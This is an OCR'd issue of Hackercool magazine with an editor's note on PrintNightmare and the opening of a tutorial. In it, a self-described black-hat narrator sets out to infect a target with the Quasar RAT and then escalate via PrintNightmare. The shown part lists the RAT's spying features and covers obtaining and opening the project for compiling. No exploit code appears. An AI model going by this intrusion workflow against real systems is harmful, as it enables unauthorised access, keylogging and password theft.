Simplifying Cyber Security since 2016

Hackercool

August 2021 Edition 4 Issue 8

Learn Hacking in Real World Scenarios

Exploiting PrintNightmare in Real World

Scenario 1 :

Spyware : A Booming Industry and its Impact

Let's Get deep into Wi Fi hacking & Cracking WPA with Three Tools in WIRELESS SECURITY

Another Tool For AV Bypass in Bypassing ANTIVIRUS

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 8

Hello Hackercoolians. Hope you are all fine and healthy. Welcome to our Eighth Issue of this year. We have been hearing a lot about PrintNightmare since two months. So we at Hackercool Magazine thought it good to include a Real World Hacking Scena-rio about exploiting PrintNightmare in Real World. This sounds all too meaningful since the vulnerability that affects the print spooler service of Microsoft is still refusing to die.

Although Microsoft released a patch (KB5005652) to address this vulnerability, another vulnerability in the print spooler service, CVE-2021-36958 came to light. An attacker successfully exploiting this vulnerability could execute malicious code with SYSTEM privileges on the target system. This vulnerability is still unpatched and only protection is disabling of the print spooler service.

The earlier patch (KB5005652) has caused its own share of problems in Enterprise. This patch is causing some Enterprise users to reinstall print drivers or install new drive-rs which can be done only with admin privileges. So users needed to be given admin privileges to do that thus increasing further security risk.

Our RWHS in this Issue shows you one of the most common hacking scenario used in Real World. In our next Issue, readers will see another scenario of exploiting Print Nightmare. In the WiFi Security feature, we will go deep into Wireless Fidelity and see how to crack WPA / WPA2 using three tools.

Metasploit This Month Feature has another exploit relating to Exiftool and that's interesting. Apart from this, all our regular features are present.

c.k.chakravarthi

"THE PRINTNIGHTMARE VULNERABILITY IS FRESH, BUT ALREADY SENSATIONAL"

INSIDE

See what our Hackercool Magazine August 2021 Issue has in store for you.

Exploiting PrintNightmare in Real World

Real World Hacking Scenario

Hi Hackercoolians. Print Nightmare is a vulnerability affecting the print spooler service in Windows systems which was discovered and exploited widely recently. Our readers have already learnt about it in our Previous Issue. This Real World Hacking Scenario tries to explain about one scenario as to how this vulnerability can be exploited in Real world.

,

Hi, I am Hackercool. People call me as Black hat but I consider myself as a script kiddie. As I returned to my hacking adventures, PrintNightmare has been reverberating in hacker circles. So I decided to try hacking a system exploiting this vulnerability.

After a bit of pondering, I decided to take the exploitation route which is almost very common in Real World Attacks. Get Initial access to a target system using a RAT (Remote Administration Tool) and then use PrintNightmare vulnerability to elevate privileges.

It's only 9 days since the PrintNightmare vulnerability became public. So normally all the Windows systems above Windows 7 are ripe targets. What more can a hacker ask for?

APT's, Ransomware gangs and hacking syndicates use many advanced RATs for their hacking operations which are paid products. Many hacking groups sell these RATs in underworld hacking forums. Although buying one is a good idea, many of these RATs allegedly have backdoors. It's like hacker getting hacked by the Black Hat hacker.

For this scenario, I will show you a RAT which is an open source one and free of any backdoors. Its name is Quasar RAT. The download information of this RAT is given in our Downloads section.

Quasar is a fast and light-weight Remote Administration Tool coded in C#. The features of this RAT include

1. TCP network stream (IPv4 & IPv6 support)
2. Fast network serialization (Protocol Buffers)
3. Compressed (QuickLZ) & Encrypted (TLS) communication
4. UPnP Support
5. Task Manager
6. File Manager
7. Startup Manager
8. Remote Desktop
9. Remote Shell
10. Remote Execution
11. System Information1
12. Registry Editor
13. System Power Commands (Restart, Shutdown, Standby)
14. Keylogger (Unicode Support)
15. Reverse Proxy (SOCKS5)
16. Password Recovery (Common Browsers and FTP Clients) etc


The RAT is supported on Windows 10, Windows Server 2019, Windows Server 2016, Windows 8/8.1, Windows Server 2012, Windows 7, Windows Server 2008 and Windows Vista. If you need to run this RAT on earlier Windows operating systems, you need to run Quasar RAT version 1.3

I downloaded the latest version of RAT. It will be downloaded as a Zip archive. As this RAT is written in C# and needs to be compiled with visual Studio 2019 ++ with .NET Framework 4.5.2 or higher (if you don't have .NET Framework, don't worry, the system will prompt you to install it while compiling). The download information of Visual Studio too is given in our Downloads section.


Once Visual Studio is finished downloading, install it. Then, extract the contents of the zip archive (Quasar. You could do it before installing Visual Studio too. No probs). After the contents are extracted, you will see a .sln file.

Name	Date modified	Type
.github	2/9/2021 12:43 AM	File folder
Images	2/9/2021 12:43 AM	File folder
Licenses	2/9/2021 12:43 AM	File folder
Quasar.Client	2/9/2021 12:43 AM	File folder
Quasar.Common	2/9/2021 12:43 AM	File folder
Quasar.Common.Tests	2/9/2021 12:43 AM	File folder
Quasar.Server	2/9/2021 12:43 AM	File folder
Quasar	2/9/2021 12:43 AM	Microsoft Visual


Start Visual Studio 2019 and open this .sln file as shown below.



The Quasar project will open as shown below.

